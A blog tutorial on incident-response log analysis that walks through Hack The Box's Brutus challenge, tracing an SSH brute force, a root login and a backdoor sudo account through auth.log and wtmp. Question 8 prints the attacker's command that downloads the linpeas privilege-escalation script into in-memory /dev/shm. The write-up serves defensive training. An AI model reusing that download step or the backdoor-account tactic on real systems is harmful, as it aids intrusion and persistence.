
Feeling bogged down in theoretical knowledge? It’s one thing to read about threat hunting, but another to dive into raw logs and piece together an attacker’s trail. For SOC analysts, CTI professionals, and incident responders, hands-on experience is everything. That’s where the rubber meets the road, transforming abstract concepts into tangible wins.
This article is your chance to get your hands dirty. We’re going to break down the four foundational evidentiary skills that are crucial for any successful cyber investigation. Then, we’ll apply them directly by walking through the Brutus Sherlock from Hack The Box, a realistic scenario involving a brute-forced SSH server.
Get ready to turn log files into a complete attack narrative!
Evidentiary Data Skills: The Analyst’s Toolkit
Before we jump into the command line, let’s talk theory.
Any successful cyber investigation, whether it’s a massive incident response or a small-scale Hack the Box Sherlock, relies on four key evidentiary skills. These aren’t just buzzwords; they are the pillars of a methodical and effective analytical process. Mastering them will help you approach any dataset with a clear, effective strategy, turning a chaotic mess of data into a coherent story.

Interpretation
At its core, this is all about understanding what your data represents and, crucially, what it implies.
For example, seeing a Windows Event ID of 4624 in a log isn’t just a number; it represents a successful user login and a relationship. This relationship is a user authenticating to a system, and it has several properties that help you during an investigation:
- Timestamp
- System name
- Logon type
- Account name
- Account domain
- Logon ID
You can use these properties to add this event to your investigation timeline and piece together what happened on a system. In addition to this, you can use them as pivot points to ask investigatory questions that help you fill out your investigation timeline (e.g. what did Bob do after authenticating to this system?).
Interpretation is all about understanding what data represents and the relationships that exist within that data. Once you grasp this, you can then begin asking questions of said data.
Capability Comprehension
Once you understand what the data represents, you need to recognize the questions it can and cannot answer.
A successful logon event can help you answer who logged in, when they did it, and what system was involved. However, it can’t tell you what that user did after logging in.
This skill helps you recognize the potential and limitations of your evidence, preventing you from chasing dead ends. For instance, if you are investigating potential data exfiltration, your firewall logs might show a large outbound connection, but they likely can’t tell you what files were transferred. For that, you’d need to pivot to a different source, like EDR logs or full packet capture.
Understanding these boundaries is essential for building an effective investigation plan.
Collection
How do you get the data in the first place? In our challenge, the data is provided; however, in the real world, this is the foundation of your entire security posture.
It involves your entire security stack—from EDR agents pulling process execution data off endpoints, to log forwarders shipping syslog from network devices, and your SIEM aggregating it all.
A solid collection plan is the foundation of any investigation. This also includes crucial considerations, such as log normalization (enabling data from different sources to be compared) and retention policies. After all, you can’t analyze data you didn’t collect or that was deleted last week.
A mature collection strategy is what separates a purely reactive team from one that can perform proactive threat hunting.
To learn about how you can collect data for cyber threat intelligence, read Data Collection Methods for CTI.
Manipulation
Raw data is often noisy, overwhelming, and not structured for human analysis. Manipulation is the art of organizing, filtering, and restructuring that data so you can find the answers you’re looking for. This is where an analyst’s technical skills shine.
It could be as simple as using command-line tools like grep, awk, and sed to carve up a text log file, or as complex as writing a custom Python parser with Pandas to handle binary data. In a modern SOC, this often involves building sophisticated queries in languages like KQL or SPL to pivot through terabytes of data in a SIEM.
The goal is to cut through the noise to find the signal—to take a mountain of raw information and chisel it down until only the evidence of the attack remains.
With these four skills in our back pocket, let’s dive into the Brutus Sherlock.
Brutus Sherlock Overview: The Case of the Compromised Server
The scenario drops us into a common, high-stakes situation: a publicly-facing Confluence server has been compromised. The initial vector is as old as networking itself: a brute-force attack against its SSH service. This isn’t a sophisticated zero-day; it’s a high-volume assault that eventually found a weak password.
After gaining this initial foothold, the attacker didn’t just stop to celebrate. As we’ll see, they immediately moved to perform additional activities to establish persistence and further their objectives, turning a simple login into a potentially long-term compromise.

Fortunately, the attacker left behind digital breadcrumbs. Our evidence consists of two key Linux log files, each telling a different part of the story:
- auth.log: This is the crown jewel for tracking authentication. It’s a plain-text log that meticulously records user authentication events. Every single SSH login attempt—both successful and unsuccessful—is logged here, making it ideal for identifying the statistical anomaly of a brute-force attack. Beyond logins, it also tracks the use of sudo, giving us a direct window into moments when a user attempts to escalate their privileges.
- wtmp: Unlike the human-readable auth.log, this is a binary file that maintains a historical record of user logins and logouts. Its primary function is to track user sessions from start to finish. While auth.log tells us when someone authenticated, wtmp tells us how long they stayed connected. This distinction is vital for understanding the attacker’s dwell time. Because it’s a binary format, we need specific tools, such as the last command, to parse its contents.
Our mission is to use these two complementary data sources to piece together the attacker’s actions and answer a series of questions to solve the case.
Question 1: What is the IP address used by the attacker to carry out the brute-force attack?
A brute-force attack, by definition, is noisy. It involves a massive number of failed login attempts from a single source, with the hope that one will eventually succeed. A quick scan of the auth.log file reveals a flood of “Failed password” messages.
While you could scroll manually—an impossible task in a real-world incident—a more efficient approach is to leverage command-line-fu. A simple one-liner using tools like grep to find “Failed password” lines, awk to extract the IP address, and a combination of sort and uniq -c to count the occurrences would instantly reveal the noisiest IP.
This manipulation of the data immediately points to one IP as the culprit, standing out from the background noise.
Answer: 188.166.175.58
Question 2: The brute-force attempts were successful, and the attacker gained access to an account on the server. What is the name of that account?
After thousands of failed attempts, the attacker’s persistence paid off. To find the compromised account, we filter the auth.log for our malicious IP and look for the first “Accepted password” entry that breaks the pattern of failures.
This log entry is our smoking gun. We can then correlate this with the wtmp log, using the last command, to confirm the login session. Both sources indicate a successful login for the server’s most privileged account: root.
Gaining root access is the holy grail for an attacker on a Linux system, granting them complete control to install software, modify files, and create or delete users at will.
Answer: root
Question 3: Identify the UTC timestamp when the attacker logged in manually to the server.
This question underscores the crucial importance of selecting a reliable data source and understanding the nuances of log analysis.
- The
auth.logshows the authentication time—the exact moment the server validated the password. - The
wtmpfile, however, records the session establishment time, which is when the user’s interactive shell becomes active.
There can be a slight delay between these two events. By running the last -f <wtmp_file> command and setting our time zone to UTC (TZ=UTC last...) to normalize the data, we can pinpoint the exact moment the attacker’s interactive session began.
Answer: 2023-11-20T06:33:31+00:00
Question 4: What is the session number assigned to the attacker’s session?
Every SSH login is assigned a session number (or Process ID), which acts as a unique identifier for that specific connection. This is incredibly useful for an investigator because it allows you to unambiguously track an attacker’s activity throughout the log, tying every action back to that specific session.
The “Accepted password” line in auth.log for the root user’s successful login contains this crucial piece of information, which we’ll use as a pivot point for the rest of our investigation.
Answer: 37
Question 5: The attacker added a new user as a part of their persistence strategy. What is the name of this account?
A common tactic for attackers after gaining initial, high-privilege access is to create a new, less obvious account to maintain access.
Why? Because root user logins are often heavily scrutinized and may trigger high-priority alerts. A new user, especially one with a generic name, can easily go unnoticed. A thorough intrusion analysis of the auth.log file reveals commands being run via sudo.
We can see the useradd command being used to create a new account, which is then added to the sudo group to grant it the same elevated privileges as root.
Answer: cyberjunkie
Question 6: What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?
Mapping attacker actions to a framework like MITRE ATT&CK is a crucial step that elevates a cyber investigation from simple fact-finding to strategic intelligence. It’s not just about labeling an action.
By searching the ATT&CK knowledge base for persistence techniques, we can identify “Create Account” (T1136) and its sub-technique, “Local Account” (T1136.001), as the perfect match.
This allows us to communicate the threat using a common language, search for other instances of this TTP, and inform our defensive posture to prevent it in the future.
Answer: T1136.001
Question 7: What time did the attacker’s first SSH session end according to auth.log?
Using the session ID 37 we found earlier, we can easily track the entire lifecycle of the attacker’s initial session. This is our thread to pull. A simple grep through auth.log for “session 37” leads us directly to the “session closed” event.
This log entry includes the exact timestamp of the logout, allowing us to precisely bookend the attacker’s time on the keyboard for their first intrusion.
Answer: 06:37:24
Question 8: The attacker logged into their backdoor account and executed a full command using sudo. What was it?
After creating the cyberjunkie backdoor account, the attacker logged back in with it to perform their final action. The auth.log is invaluable here, as it shows every command executed with sudo. We see the cyberjunkie user leveraging their new privileges to run a curl command. Let’s break it down: curl is used to download a file from a URL.
The command downloads linpeas.sh, a well-known Linux enumeration script used to find privilege escalation vectors, and saves it to /dev/shm/. The /dev/shm directory is significant because it’s a temporary, in-memory filesystem, a common choice for attackers trying to avoid leaving forensic evidence on the hard disk.
Answer: sudo /usr/bin/curl -o /dev/shm/linpeas.sh https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
For more info on how to detect this type of activity, check out our guide on YARA rules.
Summary: Tying It All Together
By methodically applying our four core evidentiary skills, we successfully unraveled the entire attack chain.
Our journey began with Interpretation, recognizing the statistical anomaly of countless failed logins as a classic brute-force attack. From there, we used Manipulation to cut through the noise and pinpoint the single successful root user login from the attacker’s IP. Gaining root wasn’t the end goal; it was the beginning.
The attacker immediately pivoted to establishing persistence by creating a new privileged user, cyberjunkie. This act of making a stealthier backdoor was contextualized as a known MITRE ATT&CK technique, demonstrating that the attacker was following a common playbook.
The final act, downloading a reconnaissance script, revealed their future intent: to escalate their access and burrow deeper into the network. This case is a perfect example of how a systematic cyber investigation, grounded in fundamental principles, transforms cryptic log entries into a clear and actionable intelligence narrative, revealing not just what happened, but why.
🎓 Learn more about these skills here: https://www.networkdefense.co/courses/investigationtheory/




Frequently Asked Questions
What Are the auth.log and wtmp Files in Linux?
The auth.log file (or secure.log on some systems) is a critical plain-text log that tracks authentication-related events. This includes everything from SSH login attempts (both successful and failed), sudo command usage for privilege escalation, and administrative actions such as adding a new user with the useradd command.
The wtmp file is a complementary binary log that keeps a running history of user login and logout sessions. Its binary format means it can’t be read with a simple text editor and requires a tool like last to parse, which is useful for auditing the start, end, and duration of user sessions over time.
Why Is Log Analysis a Critical Skill for a Cyber Investigation?
Log files are the digital breadcrumbs—and often the only evidence—that attackers leave behind. Analyzing them allows investigators to meticulously reconstruct an attack timeline from the initial point of entry to the final actions taken. It helps define the scope of a compromise, identify what systems were accessed, and understand the attacker’s specific tactics, techniques, and procedures (TTPs).
Without effective log analysis, it’s nearly impossible to get a clear picture of a security incident, which is crucial not only for remediation but also for improving defenses to prevent a recurrence.
What Is MITRE ATT&CK, and How Does It Help in Investigations?
MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It provides a vital common vocabulary for security professionals.
In a cyber investigation, mapping observed activity to ATT&CK helps contextualize actions—for example, identifying a command as a specific “Discovery” technique. This allows an analyst to anticipate an attacker’s next moves (e.g., a “Credential Access” technique might follow) and improve detection and response strategies by focusing on TTPs rather than just individual indicators.